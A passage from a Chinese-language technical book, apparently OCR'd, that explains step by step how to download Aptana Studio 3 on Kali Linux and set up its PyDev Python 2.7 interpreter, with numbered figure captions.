


图 3-3　Aptana Studio 3 的下载界面

进入这个界面之后，需要注意在方框 1 处显示的版本，默认显示的是 Mac 系统，而这里举例使用的系统是 Kali Linux 2，这时可以单击方框 3 处的 Customize Your Download 按钮，

之后该网页就会出现和系统相匹配的安装文件（可能需要等一段时间）。在方框 2 处，需要选择使用独立运行的版本还是一个 Eclipse 的插件，这里使用默认的 Standalone Version，也就是可以独立运行的版本。在方框 4 中输入电子邮箱的地址。之后就可以单击下方的蓝色按钮开始下载了，如图 3-4 所示。

这个文件默认被保存到 Downloads 目录中，如图 3-5 所示。




图 3-4 开始下载 Aptana Studio 3




图 3-5 下载之后的 Aptana Studio 3

双击这个文件可以对这个文件进行解压缩，并产生一个同名的文件夹，如图 3-6 所示。




图 3-6 Aptana Studio 3 的启动方式

双击这个目录中的 Aptana Studio 3 可以启动这个开发工具。首先设置默认的工作目录，如图 3-7 所示。




图 3-7 设置 Aptana Studio 3 的工作目录

默认目录设置完成之后，单击右下角的 OK 按钮，进入 Aptana Studio 3 的开发界面，如图 3-8 所示。




图 3-8　Aptana Studio 3 的开发界面

Aptana Studio 3 可以使用多种语言进行开发，这里需要使用它来开发 Python 程序，对这个编辑器进行设置，首先单击菜单栏上的 Window 按钮，然后在下拉菜单中选中 Preferences，如图 3-9 所示。

然后在打开的 Preferences 对话框中左侧依次选中 PyDev → Interpreters → Python Interpreter，打开 Python 的设置对话框，如图 3-10 所示。





图 3-9　打开 Preferences 对话框




图 3-10　打开 Python 的设置对话框

然后在弹出的 Preferences 设置对话框中单击 Advanced Auto-Config 按钮，如图 3-11 所示。




图 3-11　单击 Advanced Auto-Config 按钮

Aptana Studio 3 会检测当前系统中安装的 Python 版本，由于 Python 2 和 Python 3 之间的差别较大，所以这里的选择一定要准确。这里选择 Python 2.7，如图 3-12 所示。

在弹出的对话框中单击 OK 按钮，如图 3-13 所示。

